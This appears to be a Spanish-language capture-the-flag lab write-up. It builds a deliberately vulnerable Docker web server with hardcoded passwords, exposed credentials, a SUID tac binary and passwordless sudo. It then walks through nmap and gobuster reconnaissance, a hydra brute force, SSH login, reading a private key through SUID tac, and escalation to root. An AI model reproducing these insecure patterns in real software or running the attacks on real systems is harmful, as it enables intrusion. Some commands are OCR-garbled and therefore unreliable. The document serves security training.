dockerfile vulnerable

Dockerfile

```
FROM ubuntu: latest
MAINTAINER Ramon Frizat aKa frib1t "fribit@protonmail.com"
RUN apt update && apt install -y \
   net-tools \
   iputils-ping \
   curl \
   git \
   apache2 \
   php \
   php-cli \
   php-curl \
   php-mysql \
   nano \
   sudo \
   coreutils \
   mariadb-server \
   openssh-server \
   wget \
   unzip \
   libapache2-mod-php \
RUN rm -rf /var/www/html/*
RUN sed -i '/<Directory \/var\/www\/>/,/<\/Directory>/d'
/etc/apache2/apache2.conf && \
   echo '<Directory /var/www/html>' >> /etc/apache2/apache2.conf && \
   echo ' Options Indexes FollowSymLinks' >> /etc/apache2/apache2.conf
/ && \
            AllowOverride All' >> /etc/apache2/apache2.conf && \
   echo ' Require all granted' >> /etc/apache2/apache2.conf && \
   echo '</Directory>' >> /etc/apache2/apache2.conf && \
   echo "ServerName localhost" >> /etc/apache2/apache2.conf
COPY web/ /var/www/html/
RUN chmod -R 755 /var/www/html/
RUN echo " Buenos dias, Las credenciales para la nueva empleada son:
alice:qw3rt4abcd" > /var/www/html/creds.txt && chmod 644
/var/www/html/creds.txt
RUN useradd -m -s /bin/bash frib1t && echo "frib1t:M@qu1n@L0k@3" | chpasswd
&& usermod -aG sudo frib1t && echo "frib1t ALL=(ALL) NOPASSWD:ALL" >>
/etc/sudoers
RUN useradd -m -s /bin/bash alice && echo "alice:qw3rt4abcd" | chpasswd
```

```
RUN mkdir -p /home/frib1t/.ssh && ssh-keygen -t rsa -b 2048 -f
/home/frib1t/.ssh/id_rsa -q -N "" && chown -R frib1t:frib1t
/home/frib1t/.ssh && chmod 600 /home/frib1t/.ssh/id_rsa && cat
/home/frib1t/.ssh/id_rsa.pub >> /home/frib1t/.ssh/authorized_kevs && chmod
600 /home/frib1t/.ssh/authorized_keys && chown frib1t:frib1t
/home/frib1t/.ssh/authorized_keys
RUN rm -rf authorized_keys
RUN cp /home/frib1t/.ssh/id_rsa.pub /home/frib1t/.ssh/authorized_keys
RUN chown frib1t:frib1t $(which tac)
RUN chmod 4755 $(which tac)
RUN echo "¿No quieres llegar más alto?" > /home/frib1t/Nota.txt && chmod 600
/home/frib1t/Nota.txt
RUN echo -e "\n\nFelicidades ahora eres root\n\nSi te ha gustado, sígueme en
LinkedIn: https://www.linkedin.com/in/ramonfrizat/\nGitHub:
https://github.com/Frib1t\nYouTube: https://www.youtube.com/@frib1t" >
/root/flag.txt && chmod 600 /root/flag.txt
RUN chown frib1t:frib1t /home/frib1t/Nota.txt
COPY start.sh /start.sh
RUN chmod +x /start.sh
RUN chmod 4755 $(which tac)
CMD ["/start.sh"]
```

start.sh

```
#!/bin/bash
service apache2 start
service ssh start
tail -f /dev/null
```

Directorio WEB

creds.php

```
<?php
session_start();
if (!isset($_SESSION['authenticated']) || $_SESSION['authenticated'] !==
true) {
    header("Location: /index.php");
    exit;
}
?>
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
<title>Credenciales - TechCorp</title>
   <link rel="stylesheet" href="style.css">
</head>
<body>
   <div class="panel-container">
       <header>
           <h1>Credenciales</h1>
           <nav>
               ul>
                   <a href="panel.php">Panel de Administración</a>
                   <a href="logout.php">Cerrar sesión</a>
               </nav>
       </header>
       <section class="content">
           <h2>Credenciales de acceso:</h2>
           <?php echo file_get_contents('/var/www/html/creds.txt'); ?>
</section>
   </div>
   <script src="script.js"></script>
</body>
</html>
```

index.php

```
<?php
session_start();
$error_message = ""; // Variable para almacenar el mensaje de error
// Si el formulario es enviado por POST
if ($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST['username'];
   $password = $_POST['password'];
   // Verificar el nombre de usuario
   if ($username === 'admin') {
        // Verificar la contraseña
        if ($password === 'P@ssw0rd') {
            // Credenciales correctas
            $_SESSION['authenticated'] = true; // Marcar usuario como
autenticado
            $_SESSION['username'] = $username; // Guardar el nombre de
usuario
            header('Location: panel.php'); // Redirigir al panel
            exit();
        } else {
           // Contraseña incorrecta para el usuario correcto
            $error_message = "La contraseña de admin es incorrecta.";
        }
   } else {
        // Nombre de usuario incorrecto
        $error_message = "Nombre de usuario o contraseña incorrectos.";
```

```
}
}
?>
<!DOCTYPE html>
<html lang="es">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Login - IT Corp</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
   <div class="login-container">
        <div class="login-box">
            <h1>IT Corp Login</h1>
            ¡Bienvenido de nuevo! Inicia sesión para acceder a tu panel.
<!-- Mostrar el mensaje de error solo si existe -->
            <?php if (!empty($error_message)): ?>
                <div class="error-message"><?php echo $error_message; ?>
</div>
            <?php endif; ?>
            <form action="index.php" method="post">
                <div class="textbox">
                    <input type="text" name="username" placeholder="Nombre</pre>
de usuario" required>
                </div>
                <div class="textbox">
                    <input type="password" name="password"</pre>
placeholder="Contraseña" required>
                </div>
                <button type="submit" class="btn">Iniciar sesion
            </form>
        </div>
   </div>
    <script src="script.js"></script>
</body>
</html>
```

logout.php

```
<?php
session_start();
session_destroy();
header("Location: /index.php");
exit;
?>
```

```
<?php
session_start();
if (!isset($_SESSION['authenticated']) || $_SESSION['authenticated'] !==
   header("Location: /index.php");
   exit;
}
?>
<!DOCTYPE html>
<html lang="es">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Noticias - TechCorp</title>
   <link rel="stylesheet" href="style.css">
</head>
<body>
   <div class="panel-container">
       <header>
           <h1>Noticias</h1>
           <nav>
               ul>
                   <a href="panel.php">Panel de Administración</a>
                   <a href="logout.php">Cerrar sesión</a>
               </nav>
       </header>
       <section class="content">
           <h2>Últimas noticias:</h2>
           El sistema está funcionando correctamente.
           Actualización de seguridad programada para la próxima semana.
</section>
   </div>
   <script src="script.js"></script>
</body>
</html>
```

panel.php

```
<?php
session_start();
if (!isset($_SESSION['authenticated']) || $_SESSION['authenticated'] !==
true) {
    header("Location: /index.php");
    exit;
}

function getServerStatus() {
    $cpuUsage = sys_getLoadavg()[0];
    $memoryUsage = shell_exec("free -m | awk 'NR==2{print $3\"/\"$2\"
MB\"}'");
    return ['cpu' => $cpuUsage, 'memory' => $memoryUsage];
}
```

```
?>
<!DOCTYPE html>
<html lang="es">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Panel - TechCorp</title>
   <link rel="stylesheet" href="style.css">
</head>
<body>
   <div class="panel-container">
       <header>
           <h1>Bienvenido al Panel de Administración</h1>
               ul>
                   <a href="status.php">Estado del servidor</a>
                   <a href="news.php">Noticias</a>
                   <a href="creds.php">Avisos</a>
                   <a href="logout.php">Cerrar sesión</a>
               </nav>
       </header>
       <section class="content">
           <h2>Resumen del sistema</h2>
           <div class="status">
               <strong>Uso de CPU:</strong> <?php echo getServerStatus()</p>
['cpu']; ?>% 
               <strong>Uso de memoria:</strong> <?php echo
getServerStatus()['memory']; ?> 
           </div>
       </section>
   </div>
   <script src="script.js"></script>
</body>
</html>
```

script.js

```
document.addEventListener('DOMContentLoaded', () => {
   console.log("IT Corp Login Page Loaded");

// Si hay un mensaje de error, mostrarlo en el formulario
   const errorMessage = '<?php echo $error_message; ?>';
   if (errorMessage) {
      const errorElement = document.createElement('div');
      errorElement.classList.add('error-message');
      errorElement.textContent = errorMessage;
      document.querySelector('.login-box').appendChild(errorElement);
   }
});
```

status.php

```
<?php
session_start();
if (!isset($_SESSION['authenticated']) || $_SESSION['authenticated'] !==
true) {
   header("Location: /index.php");
    exit;
}
function getServerStatus() {
    $cpuUsage = sys_getloadavg()[0];
   $memoryUsage = shell_exec("free -m | awk 'NR==2{print $3\"/\"$2\"
MB\"}'");
   return ['cpu' => $cpuUsage, 'memory' => $memoryUsage];
}
?>
<!DOCTYPE html>
<html lang="es">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Estado del servidor - TechCorp</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
   <div class="panel-container">
       <header>
           <h1>Estado del Servidor</h1>
           <nav>
               ul>
                   <a href="panel.php">Panel de Administración</a>
                   <a href="logout.php">Cerrar sesión</a>
               </nav>
        </header>
        <section class="content">
           <h2>Estado actual del sistema:</h2>
           <strong>Uso de CPU:</strong> <?php echo getServerStatus()</p>
['cpu']; ?>%
           <strong>Uso de Memoria:</strong> <?php echo getServerStatus()</p>
['memory']; ?> 
       </section>
    <script src="script.js"></script>
</body>
</html>
```

style.css

```
/* General styles for the body */
* {
    margin: 0;
```

```
padding: 0;
    box-sizing: border-box;
}
body {
    font-family: Arial, sans-serif;
    background: linear-gradient(135deg, #2a2a72, #009ffd); /* Gradient
background */
   height: 100vh;
    display: flex;
    justify-content: center;
    align-items: center;
   color: #fff;
}
/* Container for the login form */
.login-container {
    width: 100%;
    max-width: 400px;
    margin: auto;
}
/* Box for the login form */
.login-box {
    background-color: rgba(0, 0, 0, 0.8); /* Dark background for login form
*/
    padding: 40px;
    border-radius: 8px;
    box-shadow: 0 8px 16px rgba(0, 0, 0, 0.2);
    text-align: center;
}
/* Heading of the login form */
   margin-bottom: 20px;
    font-size: 28px;
    color: #f1c40f; /* Yellow color for the title */
}
/* Subheading under the main title */
p {
    margin-bottom: 30px;
    font-size: 14px;
    color: #bdc3c7; /* Light gray color */
}
/* Textbox styles for the input fields */
.textbox {
    margin-bottom: 20px;
}
.textbox input {
   width: 100%;
    padding: 12px;
   font-size: 16px;
   border: none;
    border-radius: 5px;
```

```
background: #ecf0f1; /* Light background color */
    color: #2c3e50; /* Dark text color */
}
/* Focus effect for the input fields */
.textbox input:focus {
    outline: none;
    border: 2px solid #3498db; /* Blue border when focused */
}
/* Login button styles */
.btn {
   width: 100%;
    padding: 12px;
    font-size: 16px;
    border: none;
    border-radius: 5px;
    background: #3498db; /* Blue background */
    color: #fff;
   cursor: pointer;
    transition: background 0.3s ease;
}
/* Button hover effect */
.btn:hover {
    background: #2980b9; /* Darker blue on hover */
}
/* Error message styling */
.error-message {
    background-color: #f44336; /* Red background for errors */
    color: white;
    padding: 10px;
    margin-bottom: 20px;
    border-radius: 5px;
   text-align: center;
   font-size: 14px;
}
/* Panel styles for other pages */
.panel-container {
    width: 80%;
    margin: 0 auto;
    padding: 20px;
    background-color: #1e2a3a;
   border-radius: 8px;
}
/* Header for the panel */
header {
   display: flex;
    justify-content: space-between;
    align-items: center;
    margin-bottom: 20px;
}
header h1 {
```

```
font-size: 32px;
    color: #f1c40f;
}
nav ul {
   list-style: none;
   display: flex;
}
nav ul li {
margin-left: 20px;
}
nav ul li a {
   text-decoration: none;
   color: #fff;
   font-size: 18px;
}
/* Content section inside the panel */
section.content {
  margin-top: 20px;
}
/* Styles for the status section (e.g., CPU and memory) */
.status p {
   font-size: 18px;
   color: #ecf0f1;
}
.status strong {
  color: #3498db;
}
/* Media query for responsiveness (adjust the form on smaller screens) */
@media (max-width: 768px) {
   .login-box {
        width: 90%;
        padding: 30px;
    }
    header h1 {
      font-size: 24px;
    }
    nav ul li a {
       font-size: 16px;
    }
}
```

Lanzamiento

Creación del contenedor:

```
sudo docker build -t frib1t .
```

```
sudo docker images
```

```
sudo docker run -dit -p 80:80 -p 22:22 --name frib1t-container frib1t
```

```
sudo docker ps
```

```
sudo docker exec -it frib1t-container bash
```

Visualización de la Maquina

Existen 2 opciones:

• Usar la redirección de puertos:

```
localhost
192.168.1.140:80
1270.0.0.1
```

• Usar la ip de docker:

```
ifconfig
# ver la ip de docker0 y sumarle uno -> 172.17.0.1 a 172.17.0.2
```

```
http://172.17.0.2
```

Hacking

Reconocimiento

 Lo primero de todo es un ping para ver si la maquina es accesible y un escaneo con nmap

```
ping -c1 172.17.0.2
```


```
nmap -p- -sS -Pn -n -vvv --min-rate 5000 172.17.0.2 -oG scan.txt
```


• Después de obtener una salida de los puertos disponibles se realiza un escaneo empleando scripts de reconocimiento y vulnerabilidades.

```
nmap -p22,80 -sCV 172.17.0.2 -oX vuln.xml
```

xsltproc vuln.xml > index.html

Nos montamos un servidor web para ver mas bonita la salida:






web

Aplicamos Fuzzing para descubrir directorios:

```
gobuster dir -u http://localhost -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -t 200 -x php,html,txt,xml
```

 Visitamos el servidor web y probamos credenciales por defecto, y vemos como tenemos un leak de información dando por valido el usuario admin.



 Después de tener una pista con el usuario admin, haremos un ataque por fuerza bruta con hydra y obtenemos la credencial de acceso para hacer login dentro del panel.

```
hydra -v -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta."
```

```
hydra -v -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form */index.php:username=^USER^6password=^PASS^:La contraseña de admin es incorrecta."
Hydra vp.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-02 11:30:19
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (1:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/index.php:username=^USER^6password=^PASS^:La contraseña de admin es incorrecta.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://172.17.0.2:80/panel.php
[B0][http-post-form] host: 172.17.0.2 (ugin: admin password: P@ssw0rd
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 11:30:50
took 31s ¥

took 31s ¥
```

• En el apartado de Avisos, vemos que notifican al admin de credenciales de una nueva empleada.



Intrusión por SSH

Accedemos a la maquina victima a través de SSH.

alice:qw3rt4abcd

```
ssh alice@172.17.0.2
```

Escalada de privilegios

Realizamos una búsqueda por el sistema y encontramos un SUID en el vinario tac

```
find / -perm -4000 2>/dev/null | xargs ls -l
```

• Con el cual podremos leer la clave privada de ssh de frib1t. pasaremos tac 2 veces para que nos proporcione bien la clave en caso de existir.

```
tac /home/frib1t/.ssh/id_rsa | tac
```

```
alice@f49c15e16b6b:/home$ tac /home/frib1t/.ssh/id_rsa | tac
     BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEArDA4C9KZ1Y+zp1Ak5YdaaDLXZw/S9nLcKExu0BwTlS3eHQLVhR+M
kepyIKyod04zFf6jq7zKv6Ns7HWLHGKeh/Y5Z7s28JB+4XGHzaulG3Qww2Uf0Hup7aNQJW
M2XYIO2Pf4wsKC7OrULwZVIt2M5on+4a23AbsCIQZtevdoi0Gxe4ZgNqvS1j4skxEgMpBg
Xpy8zHLvEv4CmR9yVWDbnOdfcglLgYRaFl0SZjRphPYo72×8yvpn7p97anXJpztXPNRZvp
fR0zzB3XkfcOb9GD3V8ReZJtNYHBUxtR5v7quMjSyM1CmPe/kjsMLmxmLj1+TXRHS9K/Bn
101Q1fTuOwAAA8gou9dAKLvXQAAAAAdzc2gtcnNhAAABAQCsMDgL0pnVj7OnUCTlh1poMt
dnD9L2ctwoTG44HBOVLd4dAtWFH4yR6nIgrKh3TjMV/qOrvMq/o2zsdYscYp6H9jlnuzbw
kH7hcYfNq6UbdDDDZR84e6nto1AlYzZdgg7Y9/jCwoLs6tQvBlUi3Yzmif7hrbcBuwIhBm
1692iLQbF7hmA2q9LWPiyTESAykGBenLzMcu8S/gKZH3JVYNuc519yCUuBhFoWXRJmNGmE
9ijvbHzK+mfun3tqdcmnO1c81Fm+l9HTPMHdeR9w5v0YPdXxF5km01gcFTG1Hm/uq4yNLI
zUKY97+SOwwubGYuPX5NdEdL0r8GfXTVDV9O47AAAAAWEAAQAAAQBBHWT8d5JsNBEkywaA
9Ewojl1t4IqPX0VJSgn+VwPCzNsrjmhPl0w00/wXxiNZJq3j+e1MIzNrADLPQu4t+E9qLB
9uTlqK46HPwH6yNOBVvv03zxRc6EsNDk7fLKMg/m999lxQznzzeiRueg8VBcJkZjgIgQht
c5ptAcDCGTCkRD86hjJ8XTnOqIVmjpwnU7tfjbqJqMWhKu40iGJOc/hOe/1kxmSbRBNZ2i
yK03J55Wm7JV0SuL2xEHmMd0dmAxxBQeeuudh8a+8ZVo/swHAoCeuPj53Plh58tSyfaiDJ
LJyybBDXUag08+tg7UqK/Wou2qGcJZQk9YsThswiAbkpAAAAgHU9vYLWD/bx/arwGXhPD1
LXbUn5HV6QU71qTdTUf4ngpQAT36N7RvNWw83ig7o8mRfX+JMWMrfHQB11HDIVB9n43Hwm
NlmMP9sDciM4KrUHanSSffx+B047x/ZaHjKoh5vex+kHGn3oKQ77VYG5AYsQNquXthu0Sx
I607wcT+nNAAAAgQDUw+vlVFmgkaC/Lq+BLsJbJtFeDOTDpxkb1EmD4xrUAfA77XLuwS6m
BuMXrMguFRWSPOKmutDVd8lucyrlzq4TCHLQ5ogjee7iIIY5kW3db2IXI8V9jux7lnuCNu
/xzDqX7uzNy67W2FC8HzDxZ8CjuzsZwf1sdz9250wIwSan8wAAAIEAzy16j9jYxuueP3Yd
7MaQCAEC1+8/lynXgrfbFRM2wpWbQ8IxxSjnMponf/LMPxm1zC7Ge7n1uW3NIpoE9LNYVJ
QCaUacp72Kwr7jm43wY3O5DthccEWqIkCs5mnm/Xu1nJB7d+kuYEESfWLSjIHfhzOfRuNz
2MKD50LtrtncupkAAAARcm9vdEAyMDE5MTAx0TVjMDMBAg=
    -END OPENSSH PRIVATE KEY-
```

 Ahora nos tocará acceder con la clave ssh como frib1t. Guardamos el contenido a un documento llamado como id_rsa, y le daremos permiso 600.

Opción 1

```
nvim id_rsa
```

Opción 2

```
tac /home/frib1t/.ssh/id_rsa | tac > id_rsa
```

chmod 600 id_rsa

```
ssh -i id_rsa frib1t@172.17.0.2
```

 Nos conectamos Pero no vemos nada en el home de frib1t salvo un txt que pone ¿No quieres llegar más alto?

```
frib1t@f49c15e16b6b:~$ cat Nota.txt
¿No quieres llegar más alto?
```

• Por lo que cambiamos a root y miraremos en su directorio y veremos la flag.txt

```
frib1t@f49c15e16b6b:~$ sudo su
root@f49c15e16b6b:/home/frib1t# cd /root
root@f49c15e16b6b:~# ls
flag.txt
root@f49c15e16b6b:~# cat flag.txt
Felicidades ahora eres root
root@f49c15e16b6b:~#
```

Comandos para eliminar la maquina:

```
sudo docker stop $(sudo docker ps -a -q)

sudo docker rm $(sudo docker ps -a -q) --force

sudo docker rmi $(sudo docker images -q)

sudo docker volume rm $(sudo docker volume ls -q)

sudo docker network rm $(sudo docker network ls -q)
```